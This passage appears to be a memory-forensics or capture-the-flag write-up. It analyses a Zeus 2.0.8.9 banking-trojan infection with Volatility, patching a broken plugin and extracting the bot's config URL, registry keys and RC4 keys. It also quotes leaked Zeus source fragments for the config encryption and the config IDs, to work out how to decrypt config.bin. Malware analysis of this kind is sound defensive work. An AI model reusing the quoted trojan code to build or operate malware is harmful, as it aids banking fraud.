
- Zeusscan
- Zeusscan1
- Zeusscan2
- Zbotscan

Unfortunately, the first three tools are not working correctly with volatility 2.6.1 and python2.7 anymore.

Zbotscan seemed to provide some results, but far from complete.

```
  -n NAME, --name=NAME  Operate on these process names (regex)
  -D DUMP_DIR, --dump-dir=DUMP_DIR
                        Directory in which to dump executable files
  -u, --unsafe          Bypasses certain sanity checks when creating image
  -m, --memory          Carve as a memory sample rather than exe/disk
  -x, --fix             Modify the image base of the dump to the in-memory
                        base address

Module Output Options: dot, extra, greptext, html, json, sqlite, text, xlsx

--------------------------------
Module ZeusScan2
--------------------------------
Locate and Decrypt Zeus >= 2.0 Configs

neo@zion:~/volatility-2.6.1$ python2.7 vol.py -f ../ZEUS-PC-20210923-094721.raw --profile=Win7SP1x64 zeusscan2
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.zbotscan (AttributeError: 'module' object has no attribute 'ProcExeDump
*** Failed to import volatility.plugins.zeusscan2 (AttributeError: 'module' object has no attribute 'ApiHooks')
*** Failed to import volatility.plugins.zeusscan1 (AttributeError: 'module' object has no attribute 'ImpScan')
ERROR   : volatility.debug    : This command does not support the profile Win7SP1x64
neo@zion:~/volatility-2.6.1$ python2.7 vol.py -f ../ZEUS-PC-20210923-094721.raw zeusscan2 -n explorer.exe
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.zbotscan (AttributeError: 'module' object has no attribute 'ProcExeDump
*** Failed to import volatility.plugins.zeusscan2 (AttributeError: 'module' object has no attribute 'ApiHooks')
*** Failed to import volatility.plugins.zeusscan1 (AttributeError: 'module' object has no attribute 'ImpScan')
No suitable address space mapping found
```

It looks like the original plugin was written in a way that it depends on procdump.ProcExeDump. Unfortunately, this does not work with volatility 2.6.1 and we need to modify the plugin to procdump.ProcDump. The pull request on this issue has not been implemented since 2016 and aa couple of hours went into investigating this issue again, until I had found the open PR request.



Once corrected, the plugin could extract the Zeus configuration from the memory. It can even tell the Zeus version number, which is 2.0.8.9.

```
**********************************************
ZBot                            : ZEUS 2.0.8.9
Process                         : taskhost.exe
Pid                             : 1408
Address                         : 12779520
URL 0                           : http://root-me-dans-ton.onion/zeus/config.bin
Identifier                      : ZEUS86-PC_E532648AEE4EDB7F
Mutant key                      : 642171970
XOR key                         : 883336422
Registry                        : HKEY_CURRENT_USER\SOFTWARE\Microsoft\Ikpoas
 Value 1                        : Irbip
 Value 2                        : Ahyqgai
 Value 3                        : Tiso
Executable                      : Nayb\esdoo.exe
Data file                       : Wiol\ymin.ipa
Config RC4 key                  :
0x00c30000  3a 2e 92 ce 8a cc a2 3d 45 05 b8 4d 83 e8 5e e1   :......=E..M..^.
0x00c30010  48 47 38 55 fe a1 ff 13 17 7f c2 c6 75 4b 4e 7c   HG8U........uKN|
0x00c30020  9b 68 73 1e 65 bf 0d 04 93 b9 98 cf c3 d7 3f d3   .hs.e.........?.
0x00c30030  6a 2c 06 c7 a0 99 82 58 d8 31 b3 1b ee 00 e9 87   j,.....X.1......
0x00c30040  90 a7 50 42 81 be 7e db a4 96 18 5b b4 6d 63 9d   ..PB..~....[.mc.
0x00c30050  88 64 62 fa 32 89 bd af 6c f4 20 d9 80 51 52 59   .db.2...l....QRY
0x00c30060  bb 40 b2 f2 4f 8f 8d 41 aa e7 e3 4c 03 24 9f 16   .@..O..A...L.$..
0x00c30070  a5 b5 72 e0 da 22 c8 ad 8c 27 ef f9 fb ae 10 f6   ..r.."...'......
0x00c30080  b1 df 7d ac d5 53 3c 60 ed 1f ca 14 dc d0 8e 69   ..}..S<`.......i
0x00c30090  f8 43 91 fc 6f 1a 25 3e 84 2b 9a a3 a6 19 1c 2a   .C..o.%>.+.....*
0x00c300a0  d2 f3 a9 09 4a e2 ab 11 5a c5 9c 02 37 76 01 5d   ....J...Z...7v.]
0x00c300b0  77 e4 b0 1d 94 2d 3b 29 39 6e f7 97 e6 f0 56 85   w....-;)9n....V.
0x00c300c0  49 ec ea 07 cd 0b 6b 15 0a b7 12 0e dd 7b 23 c9   I.....k......{#.
0x00c300d0  5c 2f 0f 78 9e c4 66 7a 30 b6 79 c1 70 35 74 95   \/.x..fz0.y.p5t.
0x00c300e0  a8 26 e5 21 d1 de 0c 5f f1 fd c0 54 ba cb 61 67   .&.!..._...T..ag
0x00c300f0  f5 86 bc 71 8b 34 44 08 28 46 57 d6 eb 36 d4 33   ...q.4D.(FW..6.3
0x00c30100  00 00                                            ..
```

```
Config RC4 key                  :
0x00c30000  3a 2e 92 ce 8a cc a2 3d 45 05 b8 4d 83 e8 5e e1   :......=E..M..^.
0x00c30010  48 47 38 55 fe a1 ff 13 17 7f c2 c6 75 4b 4e 7c   HG8U........uKN|
0x00c30020  9b 68 73 1e 65 bf 0d 04 93 b9 98 cf c3 d7 3f d3   .hs.e.........?.
0x00c30030  6a 2c 06 c7 a0 99 82 58 d8 31 b3 1b ee 00 e9 87   j,.....X.1......
0x00c30040  90 a7 50 42 81 be 7e db a4 96 18 5b b4 6d 63 9d   ..PB..~....[.mc.
0x00c30050  88 64 62 fa 32 89 bd af 6c f4 20 d9 80 51 52 59   .db.2...l....QRY
0x00c30060  bb 40 b2 f2 4f 8f 8d 41 aa e7 e3 4c 03 24 9f 16   .@..O..A...L.$..
0x00c30070  a5 b5 72 e0 da 22 c8 ad 8c 27 ef f9 fb ae 10 f6   ..r.."...'......
0x00c30080  b1 df 7d ac d5 53 3c 60 ed 1f ca 14 dc d0 8e 69   ..}..S<`.......i
0x00c30090  f8 43 91 fc 6f 1a 25 3e 84 2b 9a a3 a6 19 1c 2a   .C..o.%>.+.....*
0x00c300a0  d2 f3 a9 09 4a e2 ab 11 5a c5 9c 02 37 76 01 5d   ....J...Z...7v.]
0x00c300b0  77 e4 b0 1d 94 2d 3b 29 39 6e f7 97 e6 f0 56 85   w....-;)9n....V.
0x00c300c0  49 ec ea 07 cd 0b 6b 15 0a b7 12 0e dd 7b 23 c9   I.....k......{#.
0x00c300d0  5c 2f 0f 78 9e c4 66 7a 30 b6 79 c1 70 35 74 95   \/.x..fz0.y.p5t.
0x00c300e0  a8 26 e5 21 d1 de 0c 5f f1 fd c0 54 ba cb 61 67   .&.!..._...T..ag
0x00c300f0  f5 86 bc 71 8b 34 44 08 28 46 57 d6 eb 36 d4 33   ...q.4D.(FW..6.3
0x00c30100  00 00                                            ..
Credential RC4 key              :
0x00c30000  75 ad d2 26 37 4d e6 e3 1e 1d 31 d6 2c e1 d8 88   u..&7M....1.,...
0x00c30010  54 33 5a 62 66 7c d7 4a a0 a1 87 df 8f 2b 43 5e   T3Zbf|.J.....+C^
0x00c30020  b1 fa 11 a3 ff 18 82 50 9a 0a dd c5 14 84 fc a9   .......P........
0x00c30030  02 73 bb 77 f0 7a e5 5c 45 e7 b6 9c 2d 16 a6 bd   .s.w.z.\E...-...
0x00c30040  6e ef 1c 24 05 67 74 6b 58 13 c1 22 af 94 3d 69   n..$.gtkX.."..=i
0x00c30050  6c 20 61 8c 80 cc b9 6d 9d 15 8e 83 dc c2 e4 68   l.a....m.......h
0x00c30060  59 63 95 ed 57 a2 b3 47 85 d4 12 93 c7 25 64 ab   Yc..W..G.....%d.
0x00c30070  4b 01 f6 4e 19 ac 10 eb 8a 00 70 6a 9f da e8 bc   K..N......pj....
0x00c30080  aa 8b 76 0c ca 28 1f 2a 34 0d 1b 27 2f 52 e2 0e   ..v..(.*4..'/R..
0x00c30090  08 fb 04 b7 a8 17 a7 a4 92 48 46 f8 9b d3 ba b5   .........HF.....
0x00c300a0  39 06 c8 b2 de 36 ee 5f 0f 23 c3 55 35 c4 ae 8d   9....6._.#.U5...
0x00c300b0  03 7b be 78 49 c0 fd 51 3c cf 42 32 07 0b f4 60   .{.xI..Q<.B2...`
0x00c300c0  79 cd 7f 56 97 29 9e f9 91 d9 2e e0 96 d0 d1 ea   y..V.)..........
0x00c300d0  98 b0 ec bf 7d 86 f3 21 1a 81 f7 fe 6f 53 d5 38   ....}..!....oS.8
0x00c300e0  44 cb 41 f2 3a f5 5b 4f 09 b8 71 65 a5 90 30 40   D.A.:.[O..qe..0@
0x00c300f0  3b 4c 7e 3f 99 f1 72 e9 c6 db 3e ce b4 89 5d c9   ;L~?..r...>...].
0x00c30100  00 00                                            ..
```

Decrypting config.bin

Looking up Zeus source code in Github, the Configuration RC4 key is needed to decrypt the config.bin file. Unfortunately, no public decryptors are available. I have found mentions of scripts doing this, but the repository is either down or the script has not been uploaded anywhere publicly.

This means we would need to investigate the source code and try to reverse engineer the encryption scheme.

The extracted RC4 key is the following:

3a2e92ce8acca23d4505b84d83e85ee148473855fea1ff13177fc2c6754b4e7c9b68731e65bf0d0493b9
98cfc3d73fd36a2c06c7a0998258d831b31bee00e98790a7504281be7edba496185bb46d639d886462
fa3289bdaf6cf420d980515259bb40b2f24f8f8d41aae7e34c03249f16a5b572e0da22c8ad8c27eff9fba
e10f6b1df7dacd5533c60ed1fca14dcd08e69f84391fc6f1a253e842b9aa3a6191c2ad2f3a9094ae2ab1
15ac59c023776015d77e4b01d942d3b29396ef797e6f0568549ecea07cd0b6b150ab7120edd7b23c95
c2f0f789ec4667a30b679c170357495a826e521d1de0c5ff1fdc054bacb6167f586bc718b34440828465
7d6eb36d4330000

The end-result we are expecting is the following:

https://github.com/ruCyberPoison/Zeus-Zbot_Botnet/blob/master/source/common/defines.php

The config.bin file would consist of the following Headers and their corresponding data. It would even have the targeted bank's website it is trying to inject, as this is a banking trojan.

```
34  $_COMMON_DEFINE['CFGID_LAST_VERSION']          = '20001'; //The latest available version of the bot.
35  $_COMMON_DEFINE['CFGID_LAST_VERSION_URL']      = '20002'; //URL, where you can download the latest version of the bot.
36  $_COMMON_DEFINE['CFGID_URL_SERVER_0']          = '20003'; //URL server-side script.
37  $_COMMON_DEFINE['CFGID_URL_ADV_SERVERS']       = '20004'; //Multi-line backup addresses the server script.
38  $_COMMON_DEFINE['CFGID_HTTP_FILTER']           = '20005'; //Multi-line filtering HTTP.
39  $_COMMON_DEFINE['CFGID_HTTP_POSTDATA_FILTER'] = '20006'; //Multi-line for post-filtering of data.
40  $_COMMON_DEFINE['CFGID_HTTP_INJECTS_LIST']     = '20007'; //List HTTP-inzhektov/feykov.
41  $_COMMON_DEFINE['CFGID_DNS_LIST']              = '20008'; //List of DNS.
```

It looks like Zeus v2.0.8.9 uses something called BinStorage that encompasses two routines that does encryption:

- First layer is an RC4 encryption
- Second layer is something called _visualDecrypt
- https://github.com/mushinnomushin/ZeuS_2.0.8.9/blob/a54b5c7b355a3c48c4039d326527e9dc2523df1d/source/common/binstorage.cpp#L318

```
318 DWORD BinStorage::_unpack(STORAGE **binStorage, void *data, DWORD dat
319 {
320   if(dataSize >= sizeof(STORAGE) && dataSize <= BINSTORAGE_MAX_SIZE)
321   {
322     //Äåëàåì êîïèþ êëþ÷à.
323     Crypt::RC4KEY key;
324     if(rc4Key)Mem::_copy(&key, rc4Key, sizeof(Crypt::RC4KEY));
325
326     if(binStorage == NULL)
327     {
328       if(rc4Key != NULL)
329       {
330         Crypt::_rc4(data, dataSize, &key);
331         Crypt::_visualDecrypt(data, dataSize);
332       }
333       if(((STORAGE *)data)->size <= dataSize && _checkHash(((STORAGE
334     }
335     else if((*binStorage) = (STORAGE *)Mem::alloc(dataSize))
336     {
337       Mem::_copy(*binStorage, data, dataSize);
338       if(rc4Key != NULL)
339       {
340         Crypt::_rc4(*binStorage, dataSize, &key);
341         Crypt::_visualDecrypt(*binStorage, dataSize);
342       }
343       if((*binStorage)->size <= dataSize && _checkHash(*binStorage))
344       Mem::free(*binStorage);
345     }
346   }
```

The two routines are described here:

- https://github.com/mushinnomushin/ZeuS_2.0.8.9/blob/a54b5c7b355a3c48c4039d326527e9dc2523df1d/source/builder/buildconfig.cpp
- https://github.com/mushinnomushin/ZeuS_2.0.8.9/blob/master/source/client/dynamicconfig.cpp

The RC4 encryption seems to be a standard RC4 implementation.
The _visualDecrypt function seems to be XOR-ing each byte in the config.bin file **with the previous byte in the sequence.**

```
200 void Crypt::_rc4Full(const void *binKey, WORD binKeySize, void *buffer, DWORD size)
201 {
202   Crypt::RC4KEY key;
203   Crypt::_rc4Init(binKey, binKeySize, &key);
204   Crypt::_rc4(buffer, size, &key);
205 }
206
207 void Crypt::_visualEncrypt(void *buffer, DWORD size)
208 {
209   for(DWORD i = 1; i < size; i++)((LPBYTE)buffer)[i] ^= ((LPBYTE)buffer)[i - 1];
210 }
211
212 void Crypt::_visualDecrypt(void *buffer, DWORD size)
213 {
214   if(size > 0)for(DWORD i = size - 1; i > 0; i--)((LPBYTE)buffer)[i] ^= ((LPBYTE)buffer)[i - 1];
215 }
```